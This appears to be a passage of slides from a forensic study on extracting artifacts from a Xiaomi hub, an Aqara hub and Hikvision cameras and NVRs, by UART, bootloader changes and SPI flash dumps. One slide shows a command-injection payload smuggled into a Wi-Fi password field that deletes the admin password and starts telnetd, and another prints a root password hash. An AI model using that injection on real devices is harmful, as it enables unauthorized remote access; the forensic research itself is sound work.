ory),20m (RES),-(UBI)
bootcmd=nand read.e 0x22000000 KERNEL 0x300000; dcache on ; bootlogo 0 0
0 0; bootm 0x22000000;nand read.e 0x22000000 KERNEL_BAK 0x300000; dcach
e on ; bootm 0x22000000
fileaddr=21000000
filesize=47B000
mtddevname=BOOT0
mtddevnum=0
mtdids=nand0=nand0
mtdparts=mtdparts=nand0:1664k@0x140000 (BOOT0),1664k (BOOT1),256k (ENV),256
k (ENV1),128k (KEY_CUST),5m (KERNEL),5m (KERNEL_BAK),16m (rootfs),16m (rootfs_
bak),1m (factory),20m (RES),-(UBI)
partition=nand0,0
starbin=20150709
stderr=serial
stdin=serial
stdout=serial
usb_folder=images
Environment size: 946/4091 bytes
```

```
SigmaStar # setenv bootargs 'root=/dev/mtdblock7 rootfstype=squashfs ro
init=/linuxrc LX_MEM=0x7FE0000 mma_heap=mma_heap_name0,miu=0,sz=0x500000
cma=2M mmap_reserved=fb,miu=0,sz=0x300000,max_start_off=0x7C00000,max_e
nd_off=0x7F00000 mtdparts=nand0:1664k@0x140000 (BOOT0),1664k (BOOT1),256k (
ENV),256k (ENV1),128k (KEY_CUST),5m (KERNEL),5m (KERNEL_BAK),16m (rootfs),16m
(rootfs_bak),1m(factory),20m(RES),-(UBI) single rw init=/bin/sh'
```

```
SigmaStar #
SigmaStar #
SigmaStar # saveenv
Saving Environment to NAND...
ENV: off = 0x480000, size = 0x40000
nand_saveenv: get env from mtdpart successful
nand_saveenv: env_offset = 480000
ENV1: off = 0x4c0000, size = 0x40000
nand_saveenv: get env from mtdpart successful
nand_saveenv: env_offset = 4c0000
Erasing NAND...
Erasing at 0x4a0000 -- 100% complete.
Writing to NAND... OK
```

# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of Xiaomi smart hub

- Acquiring forensic artifacts via hardware access
  - Root filesystem is accessible, but no files exist inside folders

```
[ss_gpi_irq_set_wake] hw:61 enable? 1
nf_conntrack version 0.5.0 (2048 buckets, 8192 max)
ip_tables: (C) 2000-2006 Netfilter Core Team
NET: Registered protocol family 10
sit: IPv6, IPv4 and MPLS over IPv4 tunneling driver
NET: Registered protocol family 17
[mstar_pm_init] resume pbase=0x200114F5, suspend_imi_vbase=0xC8057000
ThumbEE CPU extension supported.
Registering SWP/SWPB emulation handler
VFS: Mounted root (squashfs filesystem) readonly on device 31:7.
devtmpfs: mounted
This architecture does not have kernel memory protection.
[emac_phy_link_adjust] EMAC Link Down
/bin/sh: can't access tty: job control turned off
/#
/# ls
bin      data     etc      lib      mnt      res      sys      usr
config  dev     home    linuxrc  proc     sbin    tmp      var
/# wget
BusyBox v1.20.2 (2022-05-16 17:18:12 CST) multi-call binary.

Usage: wget [-c|--continue] [-s|--spider] [-q|--quiet] [-O|--output-document FILE]
           [--header 'header: value'] [-Y|--proxy on/off] [-P DIR]
           [--no-check-certificate] [-U|--user-agent AGENT] [-T SEC] URL...

Retrieve files via HTTP or FTP

-s      Spider mode - only check file existence
-c      Continue retrieval of aborted transfer
-q      Quiet
-P DIR  Save to DIR (default .)
-T SEC  Network read timeout is SEC seconds
-O FILE Save to FILE ('-' for stdout)
-U STR  Use STR for User-Agent header
-Y      Use proxy ('on' or 'off')
```



# 3.1 Acquiring forensic artifacts




## Acquiring forensic artifacts of Aqara smart hub


### Aqara smart hub



Overall of Aqara smart hub



Hardware components of Aqara smart hub(Front)



Hardware components of Aqara smart hub(side)




# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of Aqara smart hub

### Acquiring forensic artifacts via hardware access

- Shell access via UART



Setting	Value
Speed (baud)	38400
Data bits	8
Stop bits	1
Parity	None
Flow control	None



# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of Aqara smart hub

### Acquiring forensic artifacts via hardware access

- Shell access via UART

```
uart ok
strap pin:0x412b8ae2
enable spi-nand
ROM ver:v1.1, sig:455cc27, time:2016.01.04-18:42+0800, CPU(400 MHz), DDR2(533 MHz)
load efuse ok
init IP ok
rom_progress: 0x0600006d
load_data_from_storage(260): 0xbfe01540, 0x00000000, 0xbfdd16f44
load_data_from_spi_nand_flash(70): 0xbfe01540, 0x00000000, 0xbfe03e18
check_image_header(72): h(69,72,61,6d), s(69,72,61,6d)
img sig ok
rom_progress: 0x0c00006d
load_data_from_spi_nand_flash(81) 0x00000004 0x000024ba
load_data_from_spi_nand_flash(86): 0xbfe01d40, 0x00000001, 0xbfe03e18
load_data_from_spi_nand_flash(86): 0xbfe02540, 0x00000002, 0xbfe03e18
load_data_from_spi_nand_flash(86): 0xbfe02d40, 0x00000003, 0xbfe03e18
load_data_from_spi_nand_flash(86): 0xbfe03540, 0x00000004, 0xbfe03e18
load_data_from_spi_nand_flash(90) read done (size:9402)
chksum ok
rom_progress: 0x0e00006d
load img ok
rom_progress: 0x1000006d
=>CPU Wake-up interrupt happen! GISR=89000084

---Realtek RTL8197F boot code at 2022.04.20-15:28+0800 v3.4T-pre2.1 (993MHz)
Info: Load boot_info success!
== RTL8197 Aqara Gateway bootloader ==
boot_info: ver:0
kernel: newest:0, curr:0
rootfs: newest:0, curr:0
kernel[0]: sum:0x016e, size:2101252, fail:0
[1]: sum:0x016e, size:2101252, fail:0
rootfs[0]: sum:0xa090, size:11112452, fail:0
[1]: sum:0xa090, size:11112452, fail:0
root_sum_check: off
watchdog_time: 0
boot_version: 1.0.0_0001
boot_magic: 0000917c
```

```
hostname: Aqara-Hub-M15-54F5
type: lumi.gateway.acn01, model: AH_M15
Jan 1 09:00:09 mDNSResponder: mDNSResponder (Engineering Build) (Apr 20 2022 15:01:53) starting
Jan 1 09:00:09 mDNSResponder: Unable to parse DNS server list [ 9.610000] store_tty0_enable buf=disable
[ 9.610000] , count=8
t: Unicast DNS-SD unavailable
Jan 1 09:00:09 mDNSResponder: mDNSPlatformSourceAddrForDest: connect 1.1.1.1 failed errno 128 (Network is unreachable)
Jan 1 09:00:09 mDNSResponder: WARNING: mdnsd continuing as root because user "nobody" does not exist
[ 12.530000] genirq: Flags mismatch irq 79. 00000083 (gpiolib) vs. 00000082 (wps btn)
```

#### Limitations

- We were able to obtain information such as the device hostname and model name, but we were unable to identify the magic key, so we were unable to collect data.

# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of Aqara smart hub

### Acquiring forensic artifacts with Remote access

- Shell access via telnet
- Utilizing the MIIOCLI tool to insert telnet open commands into the AQARA hub

```
(kali@kali)-[~]
└─$ miiocli device --in 192.168.0.163 --token 695a315a4e534f326551677842475837 raw_command set_ip_info '{"ssid":"\\\\" , "pswd":"123123 ; passwd -d admin ; echo enab
le > /sys/class/tty/tty/enable; telnetd"}'
quote>
Running command raw_command
['ok']
```



# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of Aqara smart hub

### Acquiring forensic artifacts with Remote access

- Shell access via Remote(telnet)

```
Linux Aqara-Hub-M15-5222 3.10.90 #1 Wed Apr 20 15:19:50 CST 2022 mips GNU/Linux
# uname -a
Linux Aqara-Hub-M15-5222 3.10.90 #1 Wed Apr 20 15:19:50 CST 2022 mips GNU/Linux
# cd data
# ls
alarm mha_master musics utils zoneinfo
factory mio storage zigbee
# cat /etc/passwd
admin::x:0:root:/:bin/sh
app:x:1:0:app:/:bin/sh
mosquitto:x:2:0:mosquitto:/:bin/false
# ls
bin data dev etc home lib lib64 media mnt opt proc sys tmp usr var
# cat /etc/passwd
admin::x:0:root:/:bin/sh
app:x:1:0:app:/:bin/sh
mosquitto:x:2:0:mosquitto:/:bin/false
```

```
# ps
PID USER VSZ STAT COMMAND
1 admin 1584 S init
2 admin 0 SW [kthreadd]
3 admin 0 SW [ksm]
4 admin 0 SW [worker/0:0]
5 admin 0 SW [worker/0:0H]
6 admin 0 SW [worker/u2:0]
7 admin 0 SW [khelper]
8 admin 0 SW [worker/u2:1]
111 admin 0 SW [writeback]
114 admin 0 SW [bluetooth]
115 admin 0 SW [crypto]
117 admin 0 SW [kblockd]
123 admin 0 SW [spid]
132 admin 0 SW [khubd]
144 admin 0 SW [crg80211]
145 admin 0 SW [kworker/0:1]
162 admin 0 SW [kswapd0]
763 admin 0 SW [ntfsd]
768 admin 0 SW [ntfsd]
773 admin 0 SW [ntfsd]
778 admin 0 SW [ntfsd]
783 admin 0 SW [ntfsd]
788 admin 0 SW [ntfsd]
793 admin 0 SW [ntfsd]
798 admin 0 SW [ntfsd]
803 admin 0 SW [ntfsd]
858 admin 0 SW [deferwq]
879 admin 0 SW [ubi_bgt0]
887 admin 0 SW [ubi_bgt0_0]
912 admin 1584 S [kick_wdog_timer] /bin/sh /bin/kick_wdog_timer.sh
919 admin 1136 S property_service -i /etc/build.prop -p /data/storage/prop.dat -b
943 admin 1424 S mdsd
945 admin 0 SW [kworker/0:H]
946 admin 1096 S mosquitto -d
949 admin 1136 S mio_agent -l0 -D
951 admin 5536 S mha_basis
952 admin 2864 S mzigbee_agent -r -f /etc/mzigbeeAgent.conf
962 admin 1916 S [mio_client_helper] /bin/sh /bin/mio_client_helper_nomqtt.sh
968 admin 3712 S mio_client -l0 -d /data/mio -D
969 admin 11616 S mha_master
977 admin 6496 S mio_automation -d /data/mio
1805 admin 11712 S homekitserver -S
```

- Various information such as account information and kernel information can be obtained through Telnet remote access.
- Because it collects data while the device is active, it can even acquire volatile data such as process information.

# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of Hikvision IP Camera

### Identify the device interface and hardware component

- Hikvision IP Camera



Front of IP Camera




Side of IP Camera (1)



Side of IP Camera(2)



Front of IP Camera  
Equipment Hardware  
Components



Back of IP Camera Equipment  
Hardware Components






# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of Hikvision IP Camera

### Accessing the CCTV Shell via UART

- Connect with CCTV via UART to access the shell
- Only the HKVS shell can be obtained and there are restrictions on the commands that can be used.



# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of Hikvision IP Camera

### Accessing the CCTV Shell via UART

- Connect with CCTV via UART to access the shell
- Only the HKVS shell can be obtained and there are restrictions on the commands that can be used.

```
? - alias for 'help'
base - print or set address offset
bootm - boot application image from memory
bootp - boot image via network using BOOTP/TFTP protocol
cmp - memory compare
cp - memory copy
crc32 - checksum calculation
ext2load- load binary file from a Ext2 filesystem
ext2ls - list files in a directory (default /)
fatinfo - print information about filesystem
fatload - load binary file from a dos filesystem
fatls - list files in a directory (default /)
format - format flash except bootloader area
getinfo - print hardware information
go - start application at address 'addr'
gos - go xxx.bin thru serial
help - print command description/usage
loadb - load binary file over serial line (kermit mode)
loadk - load kernel to DRAM
loady - load binary file over serial line (ymodem mode)
loop - infinite loop on address range
md - memory display
mii - MII utility commands
mm - memory modify (auto-incrementing address)
```

```
mmc - MMC sub system
mmcinfo - mmcinfo <dev num>-- display MMC info
mtest - simple RAM read/write test
mw - memory write (fill)
nm - memory modify (constant address)
ping - send ICMP ECHO_REQUEST to network host
printenv- print environment variables
rarpboot- boot image via network using RARP/TFTP protocol
reset - Perform RESET of the CPU
saveenv - save environment variables to persistent storage
setenv - set environment variables
update - update digicap.dav with net
updateb - update bootloader with net
updatebsd- update bootloader with sd
updatesd- update digicap.dav with sd
upf - update firmware with net, format and update (factory use)
upfd - update firmware with sd, format and updatesd (factory use)
usb - USB sub-system
usbboot - boot from USB device
version - print monitor version
HKVS #
```



# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of Hikvision IP Camera

### Data Acquisition with SPI Flash Memory Dump

- Check CCTV Flash Memory Chip Information
- Check the chip's datasheet and connect the pins



W25Q128FV

### 3. PACKAGE TYPES AND PIN CONFIGURATIONS

#### 3.1 Pin Configuration SOIC / VSOP 208-mil




Figure 1a. W25Q128FV Pin Assignments, 8-pin SOIC / VSOP 208-mil (Package Code S, T)

#### 3.2 Pad Configuration WSON 6x5-mm / 8x6-mm




Figure 1b. W25Q128FV Pad Assignments, 8-pad WSON 6x5-mm / 8x6-mm (Package Code P, E)

#### 3.3 Pin Description SOIC / VSOP 208-mil, WSON 6x5-mm / 8x6-mm


PIN NO.	PIN NAME	I/O	FUNCTION
1	/CS	I	Chip Select Input
2	DO (IO1)	I/O	Data Output (Data Input Output 1) <sup>(1)</sup>
3	WP (IO2)	I/O	Write Protect Input (Data Input Output 2) <sup>(2)</sup>
4	GND		Ground
5	DI (IO0)	I/O	Data Input (Data Input Output 0) <sup>(1)</sup>
6	CLK	I	Serial Clock Input
7	/HOLD or /RESET (IO3)	I/O	Hold or Reset Input (Data Input Output 3) <sup>(2)</sup>
8	VCC		Power Supply

# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of Hikvision IP Camera

- Data Acquisition with SPI Flash Memory Dump
  - Check the chip's datasheet and connect the pins



# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of Hikvision IP Camera

### Data Acquisition with SPI Flash Memory Dump

- Memory Dump with flashrom

```
$ sudo flashrom -p serprog:dev=/dev/ttyACM0:115200 -r flash.bin
~~~~~
Found Winbond flash chip "W25Q128.V" (16384 kB, SPI) on serprog.
serprog: requested mapping W25Q256.V is incompatible: 0x2000000 bytes at 0x00000000fe000000.
serprog: requested mapping W25Q256JV_M is incompatible: 0x2000000 bytes at 0x00000000fe000000.
Reading flash...
```

- Binary carving with the binwalk command

```
$ binwalk cctv_flash_full.bin

DECIMAL      HEXADECIMAL  DESCRIPTION
-----
181012      0x2C314      CRC32 polynomial table, little endian
182656      0x2C980      CRC32 polynomial table, little endian
458752      0x70000      uImage header, header size: 64 bytes, header CRC: 0x6A
9228AD, created: 2016-07-06 11:02:06, image size: 3512560 bytes, Data Address: 0x800
08000, Entry Point: 0x80008000, data CRC: 0x93643B13, OS: Linux, CPU: ARM, image typ
e: OS Kernel Image, compression type: none, image name: "Linux-3.0.8"
458816      0x70040      Linux kernel ARM boot executable zImage (little-endia
n)
466075      0x71C9B      LZMA compressed data, properties: 0x5D, dictionary siz
e: 67108864 bytes, uncompressed size: -1 bytes
4128768      0x3F0000     CramFS filesystem, little endian, size: 7294976, versi
on 2, sorted_dirs, CRC 0xBE589DDC, edition 1, 2208 blocks, 20 files
...
```

# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of Hikvision IP Camera

### Data Acquisition with SPI Flash Memory Dump

- Extract the root filesystem

```
$ mkdir tmp
$ mv 0.cpio ./tmp
$ cd tmp
$ ls -al
total 3836
drwxrwxr-x 18 user user 4096 9月 8 01:56 .
drwxrwxr-x 4 user user 4096 9月 8 01:56 ..
-rw-rw-r-- 1 user user 3851264 9月 8 01:55 0.cpio
drwxrwxrwx 2 user user 4096 9月 8 01:56 bin
drwxrwxrwx 2 user user 4096 5月 2 2013 dav
drwxrwxrwx 2 user user 4096 7月 6 2016 dev
drwxrwxrwx 2 user user 4096 12月 7 2011 devinfo
drwxrwxrwx 5 user user 4096 9月 8 01:56 etc
drwxrwxrwx 2 user user 4096 9月 9 2011 home
lrwxrwxrwx 1 user user 9 9月 8 01:56 init -> sbin/init
drwxrwxrwx 2 user user 4096 9月 8 01:56 lib
lrwxrwxrwx 1 user user 11 9月 8 01:56 linuxrc -> bin/busybox
drwxrwxrwx 13 user user 4096 9月 8 01:56 mnt
drwxrwxrwx 2 user user 4096 10月 17 2011 opt
drwxrwxrwx 2 user user 4096 9月 9 2011 proc
drwxrwxrwx 2 user user 4096 9月 9 2011 root
drwxrwxrwx 2 user user 4096 9月 8 01:56 sbin
drwxrwxrwx 2 user user 4096 9月 9 2011 srv
drwxrwxrwx 2 user user 4096 9月 9 2011 sys
drwxrwxrwx 2 user user 4096 9月 9 2011 tmp
drwxrwxrwx 3 user user 4096 9月 8 01:56 var
```

Filename	Content
/etc/S_udev	Device Manager for the Linux Kernel
/etc/group	User groups and users in those groups
/etc/hosts	Host information
/etc/inetd.conf	Internet Superdaemon service configuration files
/etc/init.d/rcS	Autorun scripts at system boot
/etc/inittab	init configuration files
/etc/passwd	Account information
/etc/profile	Files executed at login
/etc/resolv.conf	DNS settings
/etc/services	Information about supported services
/etc/shells	List of shells supported by your device
/etc/ssh_config	SSH settings
/etc/udev.conf	UDEV settings
/proc/cpuinfo	Processor information
/proc/crypto	Supported encryption information
/proc/devices	List of device drivers configured in the currently running kernel
/proc/diskstats	Display I/O statistics for block devices
/proc/filesystems	Filesystems supported by the device
/proc/iomem	Current system memory map
/proc/kmsg	Kernel log information
/proc/loadavg	System load information
/proc/locks	Kernel lock information
/proc/meminfo	Memory usage
/proc/misc	Other drivers registered on the device
/proc/modules	Currently loaded kernel modules
/proc/pagetypeinfo	Page block size information and number of page blocks
/proc/partitions	Partition tables known to the system
/proc/slabinfo	Memory usage at the slab level
/proc/stat	Overall statistics for the system



# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of Hikvision IP Camera

### Data Acquisition with SPI Flash Memory Dump

- Extracted filesystems can be used to Acquiring forensic artifacts about a intrusion
- For example, user information added by an attacker etc.


```
(kali@kali)-[~/../_cctv_flash_full.bin.extracted/_71C9B.extracted/_1C2F4.extracted/etc]
└─$ cat passwd
root:ToC0v8qxP13qs:0:0:root:/:bin/psh

(kali@kali)-[~/../_cctv_flash_full.bin.extracted/_71C9B.extracted/_1C2F4.extracted/etc]
└─$ cat shells
/bin/psh
/bin/sh
/bin/csh

(kali@kali)-[~/../_cctv_flash_full.bin.extracted/_71C9B.extracted/_1C2F4.extracted/etc]
└─$ cat ssh config
max_clients=5

(kali@kali)-[~/../_cctv_flash_full.bin.extracted/_71C9B.extracted/_1C2F4.extracted/etc]
└─$ cat inittab
::sysinit:/etc/init.d/rcS

::respawn:~/bin/psh
::restart:/sbin/init
```



# 3.1 Acquiring forensic artifacts




## Acquiring forensic artifacts of NVR

### Acquiring forensic artifacts of NVR

- Hikvision NVR



Front of NVR External Interface



Rear of NVR external interface



NVR equipment hardware components




# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of IP Camera

- Access the NVR device ssh service

```
(kali@kali)~  
└─$ ssh root@192.168.0.53  
root@192.168.0.53's password:  
Protect Shell (pssh)  
Enter 'help' for a list of DVR/NVR system commands.  
  
# help  
Support Commands:  
GetAnrCfgInfo          GetAnrProcess          GetAnrRecordList  
ShowIpcAbility        accessDvrSwitch        channelPlayback  
clearDisksMode        ctrlArchDebug          decStat  
disableHB             disableHik264          dspStatus  
dvrLogInfo            dt                     enableHB  
enableHik264          enableWatchdog         errputClose  
errputOpen            get3GMode              getCMS  
getCycleReboot        getDbgCtrl             getHardInfo  
getIp                 getLastErrorInfo      getPlayTestCtrl  
getPort               getServerInfo          guiChkCfg  
guiEnterMenuCount    guiPrtScr              guiStatus  
helpm                 helpu                  i2cRead  
megaDspConfig         miscCmd                netstat  
outputClose           outputOpen             partRecDetails  
ping                  printPart              pthreadInfo  
recorderChanInfo     recorderFileInfo      recorderFileKeyFrame  
recorderHDIdle       recorderMediaInfo     recorderPAllocFile  
recorderParam        recorderSegExtraInfo  recorderStatus  
sendATCom            set3GPrint             set3GEnable  
searchInfo           setGateway             setIp  
setlang               setMtu                 setoutputmode  
setPrint              show8107coreUseInfo   showCurPlayChanFileInfo  
showDeviceTemp       showIpcMemInfo         showNetIpcmInfo  
showNetLinksInfo    showPlayChanStatus    showPlayClipFile  
showPlayScreenInfo  showPlayStatus        showPlayTime  
showPreviewInfo     showShareSvcInfo      showSpareWorkStatus  
showTagSysInfo      showUserInfo          showpu  
t1                   t2                     transcodeResStatus  
getDateInfo          dmesg                  help  
#
```





# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of NVR

### Acquiring forensic artifacts through the NVR's UART



```
U-Boot 2017.09-avn60024 (May 21 2021 - 17:23:40 +0800), Build: jenkins-Backend-BSP-CCI-3408
DRAM: 512 MiB
NAND: 128 MiB
env_nand_load:read nand env0 successful
env_nand_load:rcrc env0 successful
env_nand_load:read nand env1 successful
env_nand_load:rcrc env1 successful
In:  uart0x18300000
Out: uart0x18300000
Err:  uart0x18300000
Net:  eth0: ethernet@1b900000
Chip-mode : sec-chip
Hit ctrl+u to stop autoboot:  0
HKVS # help
HKVS # setenv 'help'
?      - alias for 'help'
base   - print or set address offset
bdinfo - print Board Info structure
bootelf - Boot from an ELF image in memory
bootm  - boot application image from memory
```

```
Starting kernel ...
Thu Jan  1 00:00:00 UTC 1970

Starting udev:      [ OK ]
The device has started by cold reboot, ramoops file has not been generated!
t1-[  3.043990] dwcqeos 1b900000.ethernet eth0: Link is Up - 100Mbps/Full - flow control rx/tx
affine usb-lirq(145) to cpu-1
affine usb-lirq(146) to cpu-1
affine eth-lirq(240) to cpu-1
waiting for /dev/ubi0_0.
waiting for /dev/ubi1_0.
waiting for /dev/ubi2_0.
bootpart #0
-----<|> tar all res -----
bootpart #0
Protect Shell (psb)
Enter 'help' for a list of DVR/NVR system commands.

## ## #
# help
Support Commands:
GetAnrCEgInfo          GetAnrProcess          GetAnrRecordList
ShowIpcAbility         accessDvrSwitch        channelPlayback
```



# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of NVR

### Acquiring forensic artifacts through the NVR's UART

- The NVR could not acquire the filesystem, only the device configuration information

```
